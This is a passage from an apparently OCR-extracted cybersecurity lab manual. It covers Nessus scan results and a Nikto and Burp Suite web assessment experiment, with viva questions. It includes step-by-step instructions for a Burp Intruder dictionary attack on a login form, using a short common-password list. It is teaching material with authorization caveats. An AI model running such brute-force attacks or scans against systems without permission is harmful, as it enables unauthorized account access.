
1. Log into Nessus web UI.
2. Click on 'Scans' → 'New Scan'.
3. Choose 'Basic Network Scan'.
4. Enter a scan name and target IP(s).
5. Optional: Add SSH/Windows credentials for deeper scans.
6. Save and launch the scan.



7. View and Export Results

- When scan finishes, open it to see findings.
- Issues are grouped by severity:
- Critical → High → Medium → Low.
- Click a finding for details (CVE, CVSS score, fix instructions).
- Export report as PDF, HTML, CSV, or .nessus format.





192.168.0.39

11	14	14	0	19
CRITICAL	HIGH	MEDIUM	LOW	INFO

Vulnerabilities Total: 58

SEVERITY	CVSS V3.0	VPR SCORE	PLUGIN	NAME
CRITICAL	9.8	6.7	158900	Apache 2.4.x < 2.4.53 Multiple Vulnerabilities
CRITICAL	9.8	5.9	193421	Apache 2.4.x < 2.4.54 Authentication Bypass
CRITICAL	9.8	6.7	172186	Apache 2.4.x < 2.4.56 Multiple Vulnerabilities
CRITICAL	9.8	6.7	11915	Apache < 1.3.29 Multiple Modules Local Overflow
CRITICAL	9.8	6.7	153584	Apache < 2.4.49 Multiple Vulnerabilities
CRITICAL	9.1	5.2	161948	Apache 2.4.x < 2.4.54 Multiple Vulnerabilities
CRITICAL	9.0	6.5	170113	Apache 2.4.x < 2.4.55 Multiple Vulnerabilities
CRITICAL	9.0	8.1	153583	Apache < 2.4.49 Multiple Vulnerabilities
CRITICAL	10.0	-	171347	Apache HTTP Server SEoL (<= 1.3.x)
CRITICAL	10.0*	5.8	15555	Apache mod_proxy Content-Length Overflow
CRITICAL	10.0*	5.9	17757	OpenSSL < 0.9.7l / 0.9.8d Multiple Vulnerabilities
HIGH	7.5	3.6	193422	Apache 2.4.x < 2.4.54 HTTP Request Smuggling Vulnerability
HIGH	7.5	3.6	193423	Apache 2.4.x < 2.4.54 Multiple Vulnerabilities
HIGH	7.5	3.6	193424	Apache 2.4.x < 2.4.54 Multiple Vulnerabilities (mod_lua)
HIGH	7.5	4.4	183391	Apache 2.4.x < 2.4.58 Multiple Vulnerabilities
HIGH	7.5	4.4	193419	Apache 2.4.x < 2.4.58 Out-of-Bounds Read (CVE-2023-31122)
HIGH	7.5	5.2	192923	Apache 2.4.x < 2.4.59 Multiple Vulnerabilities
HIGH	7.5	6.0	201198	Apache 2.4.x < 2.4.60 Multiple Vulnerabilities
HIGH	7.5	-	201532	Apache 2.4.x < 2.4.61

8. Best Practices

- Run credentialed scans for accurate results when possible.
- Always scan only the systems you own or have permission to test.
- Update Nessus regularly to get the latest vulnerability checks.

Viva Questions

1. **What is Nessus used for?**

Nessus is a vulnerability scanner that detects security weaknesses in operating systems, applications, and networks. It also provides remediation recommendations.

2. **How do you access Nessus after installation on Kali Linux?**

You access it via a web browser at https://kali:8834/ (or https://127.0.0.1:8834/) after starting the Nessus service.

3. **What is the difference between Nessus Essentials and Nessus Professional?**

Nessus Essentials is free and allows scanning up to 16 IPs, while Nessus Professional is a paid version with advanced features for enterprises.

4. **What types of vulnerabilities can Nessus detect?**

Nessus can detect misconfigurations, missing patches, outdated software, weak passwords, open ports, and compliance issues.

5. **Why is Nessus considered more powerful than tools like Nmap?**

Nmap mainly detects open ports and services, while Nessus goes further by identifying known vulnerabilities, misconfigurations, and suggesting remediation steps.

Experiment 8: Web application vulnerability assessment using Nikto and Burpsuite

Objective: To evaluate web applications for security vulnerabilities using Nikto and Burp Suite, identifying issues such as misconfigurations and common vulnerabilities in web applications.

Introduction

Nikto is an open-source web server scanner that performs comprehensive tests against web servers. It checks for over 6700 potentially dangerous files/programs, outdated versions, and server configuration issues. This lab guides students in performing a web application vulnerability assessment using Nikto.

Objectives


1. To understand the usage of Nikto for vulnerability assessment.
2. To perform scanning of a target web application.
3. To identify possible misconfigurations and vulnerabilities.

Requirements


- Kali Linux (or any system with Nikto installed)
- Internet connection
- A test web application or server for scanning
- Basic knowledge of command-line interface

Procedure

Step 1: Open Terminal in Kali Linux.



Step 2: Run the Nikto command without specifying a host to view available options.
Command:
nikto
This will display the help menu and usage instructions, as shown below:



Step 3: Run a scan on the target web application using the following command:
Command:
nikto -h <target_host> -p <port>
Example:
nikto -h thestudentscircle.com -p 80

Step 4: Observe the scan results. Nikto will display information about server configuration, missing headers, outdated software, and other potential vulnerabilities.

Step 5: Analyze the findings and prepare a report on the identified vulnerabilities. Provide recommendations for mitigation based on the scan results.

Using Burpsuite

Objective:

To learn how to use the Burp Suite Intruder tool to perform a basic dictionary (brute-force) attack against a web application's login form to discover a valid password.

Prerequisites:


- Burp Suite Community Edition installed.

- A modern web browser (Burp's built-in Chromium browser is recommended).
- A target web application for testing purposes (e.g., testphp.vulnweb.com). Note: Only perform attacks on applications you own or have explicit permission to test.

Procedure

Step 1: Setup and Configuration


1. Launch Burp Suite.
2. If prompted, select a temporary project and click Next, then Start Burp.
3. Navigate to the Proxy tab and then the Intercept sub-tab.
4. Click the Open Browser button. This will launch a pre-configured Chromium browser that routes all traffic through Burp Suite.



Step 2: Capture a Login Request

1. In the Burp browser, navigate to your target website's login page (e.g., http://testphp.vulnweb.com/login.php).
2. Go back to Burp Suite and ensure the Intercept is on button is active.
3. Return to the browser. In the login form, enter any incorrect username and password (e.g., username: test, password: password).
4. Click the login button. The request will be intercepted and paused in Burp Suite.
5. In Burp Suite, you can now see the raw HTTP request. Click the Forward button until the request is sent, and then click Intercept is on to disable it. This makes it easier to work with the captured history.

Go to the Proxy -> HTTP history tab. You should see a POST request for the login page (e.g., /login.php or /userinfo.php). This is the request we will use for our attack




Step 3: Send Request to Intruder

1. In the HTTP history list, find and right-click on the POST login request.
2. From the context menu, select Send to Intruder. A notification will appear, and the "Intruder" tab will be highlighted.

Step 4: Configure Intruder Positions

1. Go to the Intruder tab. You will see four sub-tabs: Positions, Payloads, Resource Pool, and Settings.
2. By default, Burp Intruder automatically marks several potential payload positions with § symbols. We only want to attack the password parameter.
3. First, click the Clear § button on the right to remove all default selections.
4. In the request editor, find the line with the password you entered (e.g., pass=password).
5. Highlight the value of the password parameter (the word password itself).
6. Click the Add § button. The parameter should now look like pass=§password§. This tells Intruder to insert its payloads only at this specific position.




Step 5: Configure Intruder Payloads

1. Click on the Payloads sub-tab.
2. Under Payload sets, keep the Payload type as Simple list.
3. Under Payload settings [Simple list], you can add your potential passwords. Click Add and type in common passwords, one by one. For this lab, add the following:

4. admin
5. 1234
6. root
7. test
8. guest
9. adm

10. You can also use the Load button to import a larger wordlist from a file.




Step 6: Launch the Attack

1. Once your positions and payloads are configured, click the Start attack button in the top-right corner.
2. A new window titled "Intruder attack" will open. Burp Suite Community Edition will throttle the attack, but for a small list, it will be quick.
3. The attack window will populate with a table showing each request made, using one payload from your list at a time.

Step 7: Analyze the Results

1. In the Intruder attack window, observe the columns for Status and Length.
2. Most incorrect login attempts will likely return the same status code (e.g., 200 OK) and have the same response length (the size of the "Login failed" page).
3. Look for a request that has a different Status code (like 302 Found, indicating a redirect) or a significantly different Length. This anomaly often indicates a successful login.
4. Click on the anomalous request in the table. You can then view the server's Response in the panel below to confirm if it indicates success (e.g., a "Welcome" message or a redirect to a user dashboard).



Viva Questions:

1. What is Nikto and why is it used?

Answer:
Nikto is an open-source web server scanner used for web vulnerability assessment. It identifies misconfigurations, outdated software, insecure files, dangerous scripts, and missing security headers. It is widely used in penetration testing to detect common web server vulnerabilities.

2. **What is Web Application Vulnerability Assessment and why is it important?**

Answer:
Web Application Vulnerability Assessment is the process of identifying, analyzing, and reporting security weaknesses in web applications. It is important because web applications are exposed to the internet and can be attacked by hackers, leading to data breaches,

unauthorized access, and financial loss. Detecting vulnerabilities early helps prevent exploitation.

3. **What type of vulnerabilities can Nikto detect?**

Answer:
Nikto can detect:

- Outdated web server software versions
- Insecure HTTP headers (e.g., missing X-Frame-Options)
- Common misconfigurations
- Dangerous files or directories
- Potential injection points (e.g., XSS, SQLi indicators)

4. What are the common types of web application vulnerabilities?

Answer:
Some common vulnerabilities include:

- **SQL Injection:** Attacker injects malicious SQL queries into input fields.
- **Cross-Site Scripting (XSS):** Injecting malicious scripts into web pages viewed by users.
- **Cross-Site Request Forgery (CSRF):** Forces users to perform unwanted actions.
- **Broken Authentication:** Weak session management or credential issues.
- **Security Misconfiguration:** Incorrect server or application settings.

---

5. What is the role of Burp Suite in vulnerability assessment?

Answer:
Burp Suite is an integrated platform used for web application security testing. Its main functions include:

- Intercepting HTTP/S requests and responses.
- Scanning for vulnerabilities like XSS, SQL Injection.
- Performing attacks like brute force using Intruder.
- Modifying requests for manual testing.